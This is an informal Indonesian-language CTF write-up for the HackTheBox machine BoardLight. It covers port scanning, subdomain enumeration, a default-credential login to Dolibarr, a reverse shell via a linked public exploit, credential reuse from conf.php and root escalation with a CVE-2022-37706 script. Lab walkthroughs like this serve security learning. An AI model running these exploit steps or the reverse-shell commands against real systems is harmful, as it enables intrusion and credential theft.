Jancuk Pristail

(boardlight aja cust im newbie)

(jir liat writeup aja berjam-jam hari sabtu gweh buat ngepwn boardlight)

# Prerequisites

1. Memiliki akun htb pada hackthebox.com
2. Memiliki OS kali pada VM atau machine langsung

# Real Writeup

Disclaimer dulu saya ngerjain sambil liat writeup punya orang, yah karena saya sebenernya juga baru. Akan tetapi, dipikir-pikir soal jancuk lebih asik dibandingkan ctf, w sampe kepikiran langganan vip hackthebox.com-nya bjir awkoawokawk

Langkah pertama yang harus dilakukan adalah connect ke openvpn yang disediakan oleh htb untuk mengakses machine mereka.


A screenshot of a computer

Description automatically generated

Terus join machine, foto di atas saya sudah join machine-nya jadi tombolnya gak ada .

Pada kali linux jalankan command

* sudo nmap -sC -sV -A -Pn 10.10.11.11




Dari hasil diatas didapatkan bahwa, port tcp (22) dan service ssh sedang berjalan. Selain itu, TCP (80) juga open.

Lakukan perintah berikut untuk mengakses website(?) (not sure, I’m really not sure)

* sudo echo "10.10.11.11 board.htb" | sudo tee -a /etc/hosts

nanti kita bisa akses websitenya menggunakan IP pada firefox



Pada website ini terdapat 4 halaman

1. index.php
2. about.php
3. do.php
4. contact.php

coba kita cari subdomain pada website ini menggunakan gobuster

download terlebih dahulu wordlistnya menggunakan command ini

* wget [https://raw.githubusercontent.com/danielmiessler/SecLists/master/Discovery/DNS/subdomains-top1million-5000.txt -O ./common.txt](https://raw.githubusercontent.com/danielmiessler/SecLists/master/Discovery/DNS/subdomains-top1million-5000.txt%20-O%20./common.txt)

command di atas buat menyesuaikan kondisiku sendiri sih, mungkin ada command lain

lalu jalankan command

* gobuster vhost --domain board.htb -u http://10.10.11.11 \

-w ~/Desktop/common.txt \

--append-domain

A screenshot of a computer

Description automatically generated

Eits, nemu sesuatu nih crm.board.htb

Kita jalankan command yang sama seperti yang diatas

* sudo echo "10.10.11.11 crm.board.htb" | sudo tee -a /etc/hosts



Kita buka <http://crm.board.htb> di firefox dan menemukan sebuah login page

A screenshot of a computer

Description automatically generated

Hmm dolibarr digunakan untuk ERP dan CRM, default credetentials dari Microsoft adalah admin:admin   
coba deh,

A screenshot of a computer

Description automatically generated

Oke mantap, kita masuk

Terus kita mau reverse shell, kita coba cari exploit-nya di github

Oke ketemu satu, <https://github.com/nikn0laty/Exploit-for-Dolibarr-17.0.0-CVE-2023-30253>

Lakukan netcat terlebih dahulu ke sebuah port

(bagian nc sama python3 kebalik jir kalo di write-up jadi stuck anjir, ternyata yang bener tuh listen port dulu baru exploit)

* nc -lnvp 1234

lallu jalankan command

* python3 exploit.py <http://crm.board.htb> <lhost> <lport>

contoh: python3 exploit.py <http://crm.board.htb> 10.10.14.58 1234

nanti kita bisa dapet access ke shell-nya


A screen shot of a computer

Description automatically generated

Pindah ke conf buat liat conf.php (asli pemula banget, liat writeup jir)



* cat conf.php



Lanjut coba login sebagai larissa pake ssh

* ssh [larissa@10.10.11.11](mailto:larissa@10.10.11.11)

password sesuai dengan yang ada di conf.php dolibarr\_main\_db\_pass

password: serverfun2$2023!!

A screenshot of a computer

Description automatically generated

exploit buat ke root


<https://github.com/MaherAzzouzi/CVE-2022-37706-LPE-exploit/blob/main/exploit.sh>


langkahnya kalo saya

bikin file .sh


* touch exploit.sh
* copas code github-nya ke exploit.sh
* chmod +x exploit.sh
* ./exploit.sh

Tada, sudah jadi root

NGELAG BANGET COOk



AJG lah seharian ngerjain jancuk meskipun pake writeup



# Reference

* <https://github.com/lmriccardo/htb-write-ups/tree/master/Machines/Easy/boardlight>
* <https://blog.213.lv/boardlight-hackthebox/>
* <https://github.com/MaherAzzouzi/CVE-2022-37706-LPE-exploit/blob/main/exploit.sh>
* <https://www.exploit-db.com/exploits/51180>
* <https://medium.com/@RejuKole.com/boardlight-htb-walkthrough-by-reju-kole-69656ec11832>